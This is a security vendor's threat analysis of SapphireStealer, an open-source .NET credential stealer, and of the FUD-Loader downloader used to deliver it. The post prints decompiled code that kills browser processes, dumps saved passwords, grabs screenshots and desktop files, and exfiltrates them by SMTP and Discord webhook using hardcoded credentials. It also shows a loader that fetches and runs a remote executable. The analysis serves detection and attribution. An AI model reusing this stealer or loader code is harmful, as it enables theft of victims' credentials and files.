SapphireStealer: Open-source information stealer enables credential and data theft

blog.talosintelligence.com/sapphirestealer-goes-open-source/

Edmund Brumaghin August 31, 2023

By Edmund Brumaghin

Thursday, August 31, 2023 08:08


Threat Spotlight SecureX

- SapphireStealer, an open-source information stealer, has been observed across public malware repositories with increasing frequency since its initial public release in December 2022.
- Information-stealing malware like SapphireStealer can be used to obtain sensitive information, including corporate credentials, which are often resold to other threat actors who leverage the access for additional attacks, including operations related to espionage or ransomware/extortion.
- We assess with moderate confidence that multiple entities are using SapphireStealer, who have improved and modified the original code base separately, extending it to support additional data exfiltration mechanisms leading to the creation of several variants.
- In some cases, SapphireStealer appears to be delivered as part of a multi-stage infection process, with threat actors leveraging open-source malware downloaders like FUD-Loader to deliver SapphireStealer to potential victims.

SapphireStealer goes open-source, attackers take notice

Information stealers have become increasingly popular across the threat landscape over the past several years. While these threats have been around for a very long time, Cisco Talos has recently observed an increase in the emergence of new stealers being offered for sale or rent on various underground forums and marketplaces. Stealers are often seen as an attractive option for financially motivated threat actors, as they provide a simple means to compromise and distribute sensitive information and account-related details to adversaries. These credentials often include corporate account credentials, access tokens and other data that can then be used to further compromise corporate networks. In many cases, the credential logs generated by information stealers are monetized and the network access they provide is sold to other threat actors who may use them to begin operating toward various post-compromise mission objectives, such as espionage or ransomware/extortion.

SapphireStealer is an example of a new information stealer, primarily designed to facilitate the theft of various browser credential databases and files that may contain sensitive user information. SapphireStealer's codebase was published on GitHub on Dec. 25, 2022.



As is often the case following the release of a new open-source malware codebase, threat actors acted quickly, beginning to experiment with this stealer, extending it to support additional functionality, and using other tooling to make the detection of SapphireStealer infections more difficult.

Newly compiled versions of SapphireStealer began being uploaded to public malware repositories beginning in mid-January 2023, with consistent upload activity being observed through the first half of 2023. Compilation artifacts associated with these samples indicate that this malware codebase is currently being used by multiple threat actors. Multiple variants of this threat are already in the wild, and threat actors are improving on its efficiency and effectiveness over time.

While most of the samples featured forged compilation timestamps, using the date on which the samples were initially uploaded to public repositories and compilation artifacts like PDB pathways allowed us to cluster malware activity and identify distinct development activity occurring.

SapphireStealer enables simple but effective credential and data theft

SapphireStealer is an information stealer that was written in .NET. It offers straightforward but effective functionality capable of stealing sensitive information from infected systems including:

- Host information.
- Screenshots.
- Cached browser credentials.
- Files stored on the system that match a predefined list of file extensions.

When the malware is initially executed, it first attempts to determine if any existing browser processes are running on the system. It queries the currently running process list for any process names that match the following list:

- chrome
- yandex
- msedge
- opera

If any matching processes are detected, the malware uses Process.Kill() to terminate them. This code execution for Google Chrome is shown below.

```
3   private static void Main(string[] args)
4   {
5       foreach (Process process in Process.GetProcessesByName("chrome"))
6       {
7           process.Kill();
8           Chromium.Get();
9           Screenshot.Make();
10          Files.Grab();
11          FileManager.ArchiveDirectory(null);
12          SendLog.Send();
13          FileManager.DeleteDirectory("all");
14      }
```

Next, the malware calls Chromium.Get() to check for various browser database file directories under %APPDATA% or %LOCALAPPDATA%. The malware uses a hard-coded list of paths to identify the presence of credential databases for the following browser applications:

- Chrome
- Opera
- Yandex
- Brave Browser
- Orbitum Browser
- Atom Browser
- Kometa Browser
- Microsoft Edge
- Torch Browser
- Amigo
- CocCoc
- Comodo Dragon
- Epic Privacy Browser
- Elements Browser
- CentBrowser
- 360 Browser

```
public static Dictionary<string, string> ChromiumPaths = new Dictionary<string, string>
{
    {
        "Chrome",
        Paths.LocalAppdata + "Googlees\\Chrome\\User Data"
    },
    {
        "Opera",
        Paths.Appdata + "Opera Software\\Opera Stable"
    },
    {
        "Yandex",
        Paths.LocalAppdata + "Yandex\\YandexBrowser\\User Data"
    },
    {
        "Brave browser",
        Paths.LocalAppdata + "BraveSoftware\\Brave-Browser\\User Data"
    },
    {
        "Orbitum browser",
        Paths.LocalAppdata + "Orbitum"
    },
    {
        "Atom browser",
        Paths.LocalAppdata + "Mail.Ru\\Atom"
    },
```

The malware creates a working directory at the following location to stage the data that will ultimately be exfiltrated:

`%TEMP%\sapphire\work`

The contents of any credential databases that are discovered are dumped. This information is then stored in a text file within the malware's working directory called `Passwords.txt`.

```
            string text = FileManager.CreateDirectory("work");
            bool flag2 = string.IsNullOrEmpty(text);
            if (flag2)
            {
                throw new Exception("[ERROR] can't create work directory");
            }
            File.Create(text + "Passwords.txt").Close();
            foreach (Format.LoginData loginData in list.ToArray())
            {
                File.AppendAllText(text + "Passwords.txt", string.Concat(new string[]
                {
                    "URL: ",
                    loginData.url,
                    "\nLogin: ",
                    loginData.login,
                    "\nPassword: ",
                    loginData.password,
                    "\nApplication: ",
                    loginData.browser,
                    "\n------------------------------\n"
                }));
            }
        }
    }
```

Next, the malware attempts to capture a screenshot from the system and stores it within the same working directory within a file called `Screenshot.png`.

```
namespace Sapphire.Modules.Information
{
    // Token: 0x02000017 RID: 23
    internal class Screenshot
    {
        // Token: 0x060000E9 RID: 233 RVA: 0x00005F58 File Offset: 0x00004158
        public static void Make()
        {
            Bitmap bitmap = new Bitmap(Screenshot.width, Screenshot.height);
            Size blockRegionSize = new Size(bitmap.Width, bitmap.Height);
            Graphics graphics = Graphics.FromImage(bitmap);
            graphics.CopyFromScreen(0, 0, 0, 0, blockRegionSize);
            string workDirectory = FileManager.GetWorkDirectory();
            bool flag = string.IsNullOrEmpty(workDirectory);
            if (flag)
            {
                throw new Exception("[ERROR] work directory don't created");
            }
            bitmap.Save(workDirectory + "Screenshot.png");
        }
```

The malware creates a new subdirectory called `Files` within the malware's working directory. A file grabber is then executed that attempts to locate any files stored within the victim's Desktop folder that match a list of file extensions. The list varied across analyzed samples, but an example list is shown below:

- .txt
- .pdf
- .doc
- .docx
- .xml
- .img
- .jpg
- .png

```
public static void Grab()
{
    string[] files = Directory.GetFiles(Files.desktop);
    string text = FileManager.CreateDirectory(FileManager.GetWorkDirectory() + "Files");
    bool flag = string.IsNullOrEmpty(text);
    if (flag)
    {
        throw new Exception("[ERROR] can't create grab directory");
    }
    foreach (string text2 in files)
    {
        string extension = Path.GetExtension(text2);
        bool flag2 = extension == ".txt" || extension == ".pdf" || extension == ".doc" || extension == ".docx" || extension == ".xml" || extension == ".img" || extension == ".jpg" |
          extension == ".png";
        if (flag2)
        {
            Console.WriteLine("fffffffffffffff" + text);
            File.Copy(text2, text + "\\" + Path.GetFileName(text2));
        }
    }
}
```

Once the file grabber has completed execution, the malware then creates a compressed archive called `log.zip` containing all of the logs that were previously written to the malware's working directory.

```
59          // Token: 0x060000F6 RID: 246 RVA: 0x00006328 File Offset: 0x00004528
60          public static void ArchiveDirectory(string path = null)
61          {
62              string text = FileManager.TempPath + "sapphire";
63              bool flag = !string.IsNullOrEmpty(path);
64              if (flag)
65              {
66                  text = path;
67              }
68              try
69              {
70                  using (ZipFile zipFile = new ZipFile(Encoding.GetEncoding("cp866")))
71                  {
72                      zipFile.CompressionLevel = 9;
73                      zipFile.Comment = "by barion @dark_legion89";
74                      zipFile.AddDirectory(text);
75                      zipFile.Save(FileManager.TempPath + "log.zip");
76                  }
77              }
78              catch (Exception arg)
79              {
80                  Console.WriteLine(string.Format("[ERROR]can't archive\n{0}", arg));
81              }
82          }
```

This data is then transmitted to the attacker via Simple Mail Transfer Protocol (SMTP) using credentials defined in the portion of code responsible for crafting and sending the message.

```
7   namespace Sapphire
8   {
9       // Token: 0x02000010 RID: 16
10      internal class SendLog
11      {
12          // Token: 0x060000C2 RID: 194 RVA: 0x0000447C File Offset: 0x0000267C
13          public static void Send()
14          {
15              string text = Path.GetTempPath() + "log.zip";
16              Console.WriteLine("ZIIIP " + text);
17              bool flag = File.Exists(text);
18              if (flag)
19              {
20                  MailAddress from = new MailAddress("create_site@internet.ru", "create_site@internet.ru");
21                  MailAddress to = new MailAddress("romanmaslov200@internet.ru");
22                  MailMessage mailMessage = new MailMessage(from, to);
23                  mailMessage.Subject = "Logs";
24                  mailMessage.Body = SendLog.text;
25                  mailMessage.IsBodyHtml = true;
26                  mailMessage.Attachments.Add(new Attachment(text));
27                  new SmtpClient("smtp.mail.ru", 587)
28                  {
29                      Credentials = new NetworkCredential("create_site@internet.ru", "Dywhzbi7LrCt96Y3MKei"),
30                      EnableSsl = true
31                  }.Send(mailMessage);
32              }
33              else
34              {
35                  Console.ForegroundColor = ConsoleColor.Red;
36                  Console.WriteLine("[ERROR] does not exist archive");
37                  Console.ResetColor();
38              }
39          }
```

The following host-related information is collected and included in the body of the email message:

- IP address
- Hostname

- Screen resolution
- OS version and CPU architecture
- ProcessorId
- GPU Information

```
41          // Token: 0x0400001F RID: 31
42          private static string text = string.Concat(new string[]
43          {
44              "<h2>------NEW LOGS------</h2>",
45              string.Format("<h3>{0}</h3> <br> <b>", DateTime.Now),
46              "IP: ",
47              UserInformation.ip,
48              " <br> <br>Username: ",
49              UserInformation.pcname,
50              " <br> <br>Screen: ",
51              UserInformation.screen,
52              " <br> <br>OS version: ",
53              UserInformation.OSVersion,
54              " <br> <br>HWID: ",
55              UserInformation.GetHWID(),
56              " <br> <br>GPU: ",
57              UserInformation.GetGPUName(),
58              " <br> <br>"
59          });
60      }
61  }
```

Once the logs have been successfully exfiltrated, the malware then deletes the working directory created earlier and terminates execution.

```
28          // Token: 0x060000F4 RID: 244 RVA: 0x000062A0 File Offset: 0x000044A0
29          public static void DeleteDirectory(string path)
30          {
31              bool flag = path == "all";
32              if (flag)
33              {
34                  Directory.Delete(FileManager.TempPath + "sapphire", true);
35              }
36              bool flag2 = Directory.Exists(path);
37              if (flag2)
38              {
39                  Directory.Delete(path, true);
40              }
41          }
```

SapphireStealer extended to support additional exfiltration methods

Since initial samples began being uploaded to public malware repositories and scanning platforms, we've observed several notable modifications made by various threat actors. Most of the development effort appears to have been focused on facilitating more flexible data exfiltration and alerting for attackers that achieve new SapphireStealer infections. As this malware is open-source and being used by multiple distinct threat actors, much of this development activity has occurred independently and new functionality is not present in sample clusters associated with other threat actors.

In one case, we observed a SapphireStealer sample where the data collected using the previously described process was exfiltrated using the Discord webhook API, a method we previously highlighted here.

```
public static void Send()
{
    using (dWebHook dWebHook = new dWebHook())
    {
        dWebHook.UserName = "secretsaturdays";
        dWebHook.WebHook = SendLog.url;
        dWebHook.SendMessage(SendLog.text);
    }
    HttpClient httpClient = new HttpClient();
    MultipartFormDataContent multipartFormDataContent = new MultipartFormDataContent();
    byte[] array = File.ReadAllBytes(SendLog.path);
    multipartFormDataContent.Add(new ByteArrayContent(array, 0, array.Length), Path.GetExtension(SendLog.path), SendLog.path);
    httpClient.PostAsync(SendLog.url, multipartFormDataContent).Wait();
    httpClient.Dispose();
}
```

In this case, the Discord webhook URL (SendLog.url) was:

hxxps[:]//discord[.]com/api/webhooks/1123664977618817094/La_3GaXooH42oGRiy8o7sazh1Cg0V_mzkH67VryfSB1MCOlYee1_JPMCNsfOTji7J9jO

In several cases, we also observed SapphireStealer samples that featured the ability to alert attackers to newly acquired infections by transmitting the log data via the Telegram posting API.

In addition, we also observed variations in the file extensions being targeted for collection and exfiltration by the FileGrabber functionality present within SapphireStealer. While some were minimal, only containing a few file extensions, others contained a myriad of different file formats that the attacker could obtain.

Likewise, earlier versions of SapphireStealer featured redundant code execution, repeated superfluous executions of the same operations multiple times, and overall inefficiencies. During our analysis of other SapphireStealer samples over time, we observed repeated evidence that various threat actors had taken steps to streamline the malware's operations, refactor the code significantly, and otherwise improve upon the core functionality of the stealer.

FUD-Loader used in multi-stage infections

In several cases, we observed threat actors attempting to leverage a malware downloader, called FUD-Loader which was also made available via the same GitHub account. This downloader was initially committed to GitHub on January 2, 2023, shortly after the initial code commit of SapphireStealer. Since its release, it's been used by a variety of threats during the initial stages of the infection process to retrieve additional binary payloads from attacker-controlled distribution servers.

This loader, like SapphireStealer, was written in .NET and features fairly simplistic operations. It is essentially responsible for leveraging HTTP/HTTPS communications to retrieve additional executables from attacker-controlled infrastructure, saving the retrieved

content to disk, and then executing it to continue the infection process.

```
// FUD.Program
// Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
private static void Main(string[] args)
{
    string text = "e";
    string text2 = "x";
    string text3 = "e";
    string url = "https://portfolio-roman.ml/img/new_game." + text + text2 + text3;
    string fileLocate = Program.FileName();
    Program.FileName();
    Program.Download(fileLocate, url, text, text2, text3);
    Program.Runprocess(fileLocate, text, text2, text3);
}
```

In most of the cases where this loader was used, it retrieved the SapphireStealer binary payloads being hosted on the infrastructure described in the next section, allowing us to attribute those samples to the same threat actor.

Throughout the course of 2023, we have also observed this downloader being used to deliver various other threats such as DcRat, njRAT, DarkComet, AgentTesla and more.

A case study in operational security (OPSEC) failure

In one cluster of malware activity we analyzed, we observed multiple failures on the part of the threat actor to maintain sound operational security. In one sample, we observed the presence of the following Program Database (PDB) pathway still present post-compilation:

```
C:\Users\roman\OneDrive\Рабочий стол\straler\net452\new_game.pdb
```

This sample was configured to use SMTP for data exfiltration and leveraged the following hardcoded credentials.

```
public static void Send()
{
    string text = Path.GetTempPath() + "log.zip";
    Console.WriteLine("ZIIIP " + text);
    bool flag = File.Exists(text);
    if (flag)
    {
        MailAddress from = new MailAddress("send_logs@list.ru", "send_logs@list.ru");
        MailAddress to = new MailAddress("chek_logs@mail.ru");
        MailMessage mailMessage = new MailMessage(from, to);
        mailMessage.Subject = "Logs";
        mailMessage.Body = SendLog.text;
        mailMessage.IsBodyHtml = true;
        mailMessage.Attachments.Add(new Attachment(text));
        new SmtpClient("smtp.mail.ru", 587)
        {
            Credentials = new NetworkCredential("send_logs@list.ru", "cA78CvEddwsyfiU4tfVj"),
            EnableSsl = true
        }.Send(mailMessage);
    }
    else
    {
        Console.ForegroundColor = ConsoleColor.Red;
        Console.WriteLine("[ERROR] does not exist archive");
        Console.ResetColor();
    }
}
```

These credentials were also hardcoded into another sample we analyzed.

We observed that this second sample featured a different PDB, which contained a specific typographical error in the PDB pathway.

```
D:\C# proect\Sapphire\obj\Debug\Sapphire.pdb
```

An earlier sample featured the same PDB pathway and the same typographical error. In this case, the threat actor hardcoded personally identifiable SMTP account information for data exfiltration.

```
// Sapphire.SendLog
// Token: 0x060000C2 RID: 194 RVA: 0x0000447C File Offset: 0x0000267C
public static void Send()
{
    string text = Path.GetTempPath() + "log.zip";
    Console.WriteLine("ZIIIP " + text);
    bool flag = File.Exists(text);
    if (flag)
    {
        MailAddress from = new MailAddress("create_site@internet.ru", "create_site@internet.ru");
        MailAddress to = new MailAddress("romanmaslov200@internet.ru");
        MailMessage mailMessage = new MailMessage(from, to);
        mailMessage.Subject = "Logs";
        mailMessage.Body = SendLog.text;
        mailMessage.IsBodyHtml = true;
        mailMessage.Attachments.Add(new Attachment(text));
        new SmtpClient("smtp.mail.ru", 587)
        {
            Credentials = new NetworkCredential("create_site@internet.ru", "Dywhzbi7LrCt96Y3MKei"),
            EnableSsl = true
        }.Send(mailMessage);
    }
    else
    {
        Console.ForegroundColor = ConsoleColor.Red;
        Console.WriteLine("[ERROR] does not exist archive");
        Console.ResetColor();
    }
}
```


Looking for additional accounts that featured the handle/alias “romanmaslov200” led us to a variety of personal accounts that may be associated with the threat actor, such as an account for Steam, a popular video game storefront.

Two of these three samples were also observed being hosted at the following URL at various times:

ITW Urls (2)

Scanned	Detections	Status	URL
2023-06-27	0 / 90	200	http://portfolio-roman.ml/img/new_game.exe
2023-06-25	0 / 90	200	https://portfolio-roman.ml/img/new_game.exe

In addition to the aforementioned Steam account, we also identified a matching account on a Russian language freelance forum. This account was being used to advertise freelance web development services. The user profile also lists the domain observed hosting SapphireStealer samples and various dependency components retrieved for parsing credential databases and exfiltrating the data.



One of the byproducts of readily available and open-source malware codebases is that the barrier to entry into financially motivated cybercrime has continued to decrease over time. This trend has become apparent when analyzing campaigns run by individuals or groups that demonstrate inexperience in establishing operational security throughout the various stages of the attack lifecycle. While it may take less operational expertise to conduct information stealer attacks, they can be extremely damaging to corporate environments as the data stolen is often leveraged for additional attacks at a later time.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance (Web Security Appliance)**
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The following Snort SIDs are applicable to this threat: 62243-62247.

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click here.

Indicators of Compromise

IOCs for this research can also be found at our Github repository here